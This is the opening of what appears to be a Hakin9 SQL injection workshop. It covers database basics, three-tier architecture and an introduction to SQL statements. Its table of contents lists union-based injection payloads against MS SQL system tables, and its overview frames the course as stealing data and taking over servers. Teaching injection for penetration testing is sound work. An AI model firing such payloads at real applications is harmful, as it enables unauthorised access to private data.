


HAKING

WORKSHOPS

Backend Database Hacking



RAHEEL AHMAD



Backend Database Hacking

Table of Contents

Backend Database Hacking	3
Overview.....	3
You should know.....	3
You will learn	3
Syllabus	4
Module 1: Understanding Database Core Concepts.....	4
Module 2 – SQL Statements with Injection Techniques	4
Module 3 – Walkthrough on Hacking Databases	4
Module 4 – What you should know to Advance your Database Hacking Skills	5
Who should take this course?	5
Key Audience.....	5
What Students should bring.....	5
Instructor	6
Module 1 – Understanding Database Core Concepts (DCC).....	8
Tutorial 1 - Hello World! Let's UDCC	8
What are Databases?.....	9
Database Servers	9
Database Language	9
Accessing Database Servers	10
Example 1:.....	10
Types of Database Servers.....	10
Database Architecture	11
Presentation Layer (tier).....	12
Application Layer (tier)	12
Database Layer (tier).....	12
Module 2 – SQL Statements with Injection Techniques	13
Tutorial 1 – Introduction to SQL Statements.....	13
What is SQL Statement?	13
Common Types of SQL Statements.....	14
Syntax of SQL Statements.....	15
Exercise 1 – Executing SQL Statements.....	15
Tutorial 2 – SQL Injections	18
SQL Injection	19
Detecting SQL Injections.....	19
Key in Detecting SQL Injections.....	19
Types of SQL Injection Attacks.....	19
Authentication Bypass Attack	21
Exercise 02 – Authentication Bypass Attack.....	22
Performing Attack.....	23
Successful Attack	23
Explanation.....	24
Union Attack SQL Injection.....	25

Error Message Attack.....	25
Convert Attack.....	25
Blind SQL Injection	25
Advanced SQL Injections.....	26
Module 3 – Walkthrough on Hacking Databases.....	27
Tutorial 1 – Case Study on Manually Hacking Web Applications	27
Union Attack SQLi	27
SQLi: SomePage.asp?PID=1	27
SQLi: SomePage.asp?PID=-1	27
Tutorial 2 – Quick Walkthrough on Blind SQL Injection Attack.....	32
Walkthrough on Compromising Backend Database with SQLi Attack.....	33
Advance SQLi Attack	33
Advance SQLi Attack: union select 1,2,3,4 from sysobjects;--.....	33
Advance SQLi Attack: ' union select id,name,3,4 from sysobjects;--	34
Module 4 – What you should know to Advance your Database Hacking	
Skills.....	38
Tutorial 1 – Knowledge Base.....	38
Anyhow, so what do you need to develop your own virtual home lab?	38
Setup Windows Server 2008	39
Setup MS SQL Server 2008	45
Tutorial 2 – Vulnerable Web Application Setup.....	56
Setup IIS Server on Windows Server 2008	56
Hacking MYSQL & MS SQL Server with SQLMAP	73
What you can do with SQLMAP	74

Backend Database Hacking

Overview

Welcome to the course of “database hacking”. In this workshop, we will be extremely focused on talking about tricks and techniques used for hacking into databases and underlying operating system. We will also lay down the general and core concepts for understanding the databases, like how they work, why they are used and what are the known vulnerabilities or weaknesses to exploit and gain illegitimate access.

Microsoft SQL Server and MYSQL server are the two main database servers we will be discussing. However, we will also cover general hacking tricks that can be used in order to hack into any backend database servers. We will consider if live hacking sessions are possible in a live environment which can be shown so that PoC is presented. However, we will cover home lab setup so students can build at home to practice the hacking skills taught in this course.

We will also cover Structured Query Language (SQL) which plays a key role for security researchers and in our experiences a security professional or researchers is not considered expert if he or she doesn't have any solid experience with databases and SQL.

You should know

We expect that students have prior knowledge of at least beginner level for the following topics in order to get the most out of this course.

- Microsoft Windows Experience
- Understands core concepts of TCP/IP
- Beginner level experience with MYSQL Server
- Beginner level experience with MS SQL Server
- Beginner level experience with SQL Statement

You will learn

- Knowledge on different database servers
- Methods of hacking into database servers
- SQL Statements
- Basic SQL Injections
- Advanced SQL Injections
- Tools for database hacking

This course is designed in order to provide broader aspects of how someone can hack into backend databases and can own the underlying operating system, steal confidential information or can compromise web applications. At a minimum, you will learn much about different database types and how to compromise them or at least learn different methods of hacking attempts.

Syllabus

Module 1: Understanding Database Core Concepts

Tutorial 1: *Hello World! Let's UDCC*

Example 1

Module 2 – SQL Statements with Injection Techniques

Tutorial 1 – Introduction to SQL Statements

Example 1: SQLi

Example 2: SQLi

Example 3: SQLi

Example 4: SQLi

Exercise 1 – Executing SQL Statements

Tutorial 2 – SQL Injections

Exercise 2 – Authentication Bypass Attack

Module 3 – Walkthrough on Hacking Databases

Tutorial 1 – Case Study on Manually Hacking Web Applications

Tutorial 2 – Quick Walkthrough on Blind SQL Injection Attack

Walkthrough on Compromising Backend Database with SQLi Attack

Advanced SQLi Attack

Module 4 – What you should know to Advance your Database Hacking Skills

Tutorial 1 – Knowledge Base

Home Lab – Windows Server 2008

Home Lab – MS SQL Server 2008

Tutorial 2 – Vulnerable Web Application Setup

Home Lab – IIS Server

Home Lab – Database Creation

Home Lab – Run The Web

Tool: Hacking MYSQL & MS SQL Server with SQLMAP

Who should take this course?

This would be a good start for people who have basic database knowledge and have some concepts of how web applications work but doesn't have mandatory knowledge or any experience in ethical hacking or penetration testing.

Key Audience

- Network Administrators
- Information Security Officers
- New Graduates in IT
- Newbies, who want to learn hacking
- System Administrator

What Students should bring

- Internet connection
- One PC, which can run 2-3 Virtual Machines
- Guided Lab development will be covered in the workshop

Instructor

Raheel Ahmad is an information security professional and an experienced instructor and penetration tester with a computer graduate degree and holds 10 years of professional experience working for Big4 and boutique consulting companies. He holds industry recognized certifications including CISSP, CEH, CEI, MCP, MCT, CobIT, and CRISC.

Raheel is a founder of 26SecureLabs, a management consulting company based in Auckland, New Zealand. 26SecureLabs provides ethical hacking and penetration testing services as its core business.

Best way to reach info@26securelabs.com

All the study material, concepts, contents and the ethical hacking tricks or techniques presented in this course are solely for educational purposes and must not be used for illegal activities or any computer related crime - Raheel Ahmad, CISSP

Module 1 – Understanding Database Core Concepts (DCC)

Tutorial 1 - Hello World! Let's UDCC

We welcome you to the course of "database hacking". Generally speaking, if you want to audit anything or you want to perform analysis on any object or any system then it is understood that you are a subject matter expert of that object or system and that is why you have been asked to do such analysis.

Similarly, without any doubts, the same goes for IT Security or you can include ethical hacking and penetration testing. Now a question that may come to mind is "why"?

You cannot hack into any system or application or any server until and unless you have enough knowledge and experience in such a system, application or server. And this is the basic, as well as the mandatory, requirement for security researchers or ethical hackers.

An expert ethical hacker or penetration tester has enough experience in all types of known and commonly used technologies and this covers the following as a minimum requirement:

- Networking devices like routers, switches, firewalls
- Linux / Unix Operating Systems
- Microsoft Operating Systems
- Web Application
- SQL Statements
- Databases

If a security professional doesn't have enough experience in the above technologies then the industry will not consider him or her as an expert. Also, if you want to be successful in the field of information security auditing or core ethical hacking then you should have enough knowledge base for the above listed technologies.

However, this workshop is dedicated to "database hacking" hence we will be talking about databases only and some related technologies which are important to it. Now back to the point that you cannot hack into "something" which you don't know and this is common sense. Therefore, in this workshop we will first build some knowledge base and then we will move towards hacking into databases. Let's begin!

What are Databases?

Before we understand databases, you might have a question in your mind, what is data? Well we can define data as anything which can be stored, processed in tangible or intangible form.

Example: A person has a name, date of birth, address, and mobile number. Now, information about this person would be termed as data. So these attributes or properties or known things about this person is considered data.

Okay, now the question is how is this data stored? Broadly there can be two ways as follows:

- Stored in an organized form
- Stored in an unorganized form

Great, so when the data is stored in an organized form, it is called a database. And this organization of data can happen in different ways depending on who is organizing the data. We will connect this to something later in the course so please keep a note of here.

Database Servers

Now you need this database to be kept somewhere and you need a service which can help in retrieving this data and can perform processing of different types when it is required or requested by anyone. To accomplish this task *“a computer program that provide these type of services either to different other services or users is termed as a database server”*. And on a broader scale you can have a complete database management system that is termed as DBMS.

Different companies or vendors designed different database serves and this why the way these servers works are different and differ in many features, however, how the data is retrieved and stored is more or less similar.

Now to talk to the database you need a language in which these database servers speak and this language is called Structured Query Language (SQL).

Database Language

SQL is simple to learn and this is the language which is used to query all databases and this is the most important language for a security researcher to learn and have enough experience with as this language is

spoken and understood by all databases regardless of which vendor database server is implemented on your client side. If you are good in SQL then you can go deeper in hacking that database server.

So far, we have covered what is data and databases and we have also explained SQL to an extent, which is required in this workshop for users who are new to understand these terminologies. We will now first see how you can access these databases although you know SQL, which is the database language, but there is room for communication, as well, like how and where you want to talk to this database server.

Accessing Database Servers

You can access these servers by means of direct access, which we will call backend and this is where you directly execute SQL statements to access a database. Developers and programmers mostly use this. However, an end user may access these servers in an unnoticed fashion when an end user accesses any application which requires connectivity with this backend database server and performs certain queries which are developed as part of this application.

Example 1:

You went to an ecommerce website and created your profile first; the forms you completed have your information and the web page on which you complete the form has a backend connectivity with the database server. So when you completed the form and hit the submit button all of your information goes into that database.

Types of Database Servers

You can find many different vendors available in the industry providing database servers. We will list the well known and most commonly used ones in the industry:

- Microsoft SQL Server
- MySQL Server
- Oracle DBMS
- DB2
- Informix

Out of these, the most commonly used are Microsoft SQL Server, Oracle and MySQL. In our workshop we will focus on first and last will leave Oracle behind.

It's worthwhile if we put a little light on these servers so that you can grab basic info about them before moving on from basic topics.

We are not in this workshop to learn about databases only, but we want to learn how to hack these database servers so we are not going to explain how these servers work or how you can use them, however, we will present a quick tutorial on how you can setup your home lab for practicing the hacking part on these servers. Those of you don't have any prior experience with database administration will definitely get the flavor of it.

Database Architecture


So far we have been discussing the databases, how information is stored and how it can be accessed. Now let's put all these things together in a structured or appropriate manner to make the things easy for us to understand and also highlight how the industry works.

The overall database management system (DBMS) depends heavily on the architecture, that means how things will be working in the DBMS environment. We will talk about the most commonly used approach in the industry.

Before we outline the architecture, let's see what makes the DBMS architecture, as we know that database servers hold data and provide services. End users have needs for accessing these services, as an example. Moreover, they use some applications to talk to backend database servers so this phenomenon gives us a three-tier approach that holds the following three layers.

- Presentation
- Application
- Database

These three layers, or tiers, form the three-tier database architecture which is shown as follows in a diagrammatic form to present the high level concept about the database architecture, we will also present the function of each tier or layer later.



Presentation Layer (tier)

Users also know about this tier or layer as the end users sit on this layer. End users don't know anything beyond this layer, however, they can have different types of views or access to this tier.

Application Layer (tier)

This is the middle layer in between the first and last layer. Its main function is to provide connectivity so that the top and last layer can talk to each other, but the database tier, basically the application tier, acts like an end user and the database tier doesn't worry about anything beyond that.

Database Layer (tier)

This is where all the data lives with all the relationships to the data that is present; it can have multiple databases running on this layer.

Cool, these are the general concepts that you should understand properly before we move to the next module. This forms the core of database hacking tricks or techniques otherwise you would just be using the tools and not have background knowledge on how these database servers work or the tools to perform the certain actions.

In the next module we will be focused on understanding the structured query language (SQL) and then we will start learning the hacking

techniques and tricks to hack into databases from the next module. Don't miss; be connected, newbies are going to turn into hackers at hakin9! See you in the next module.

Module 2 – SQL Statements with Injection Techniques

Tutorial 1 – Introduction to SQL Statements

Welcome to module two of this workshop. In this module, we will learn more about SQL Statements and how we can use them to hack into databases by injecting the SQL queries which we want to execute. Firstly we should understand the core of SQL statements, which should include types of SQL Statements, and how they are executed and when we need which statement.

There are many SQL statements, in fact tons of statements, which you can run and this all depends on what you want to achieve by executing those statements. However, there are a few statements that are mandatory, or required, statements by all types of applications that work with backend databases of any kind.

In this module we will first understand what are SQL statements and how SQL Injection works. We will also execute known SQL Injection attacks to understand and practice the SQL Injections.

What is SQL Statement?

We have learned in the previous module what is Structured Query Language (SQL), which is basically a language to communicate with the database servers or Database Management System (DBMS). Now this communication can be of different nature.

Example 01: A database can be asked to provide information about any individual, meaning that you want to query database server for selected individual, which you already know.

Example 02: A database can be informed regarding an individual with more current information, so that it can keep the latest information about this selected individual.


Example 03: A database server can be asked to delete all the information.

Example 04: A database server is informed about someone about that it doesn't have any information for; it's like creating new record or new data in the database server.

There are many more examples and it all depends on what action we want to perform or what communication is required with database servers.


Common Types of SQL Statements

In this section we will study the common and mostly used SQL Statements that will also cover the above four given examples. As we have already said, there are many SQL Statements that are used by programmers or database administrators, but it all depends on action required to be performed on the database server. So let's explore those SQL Statements that are required or mandatory to be understood by a security professional. In fact, a security professional should have a solid understanding and experience with SQL statements, but at least the following statements in the graphical diagram presented below should be well understood, and practically experienced.



In union and join in the above table, I believe 'comine' should be 'combine'.

Syntax of SQL Statements



Exercise 1 – Executing SQL Statements

In this exercise we will practice these SQL Statements so that we understand practically how these statements work. Now, we need a platform in order to have hands-on experience and enhance our SQL injection skills. So where to practice?


Recommendations: we recommend that you download and install the free version of Microsoft SQL Server which can be downloaded from the below provided link. Install this free MSSQL Server and practice the SQL Statements and run different customized SQL Statements in order to advance your SQL Injection skills.

Download:


<http://www.microsoft.com/en-nz/download/details.aspx?id=29062>

We already have MSSQL running in our lab environment so let's have a quick walkthrough on SQL Statements. For those who don't have any experience with databases, we will cover the setup part in the last module so that you can also have a flavor on how to setup the databases for practicing SQL statements.

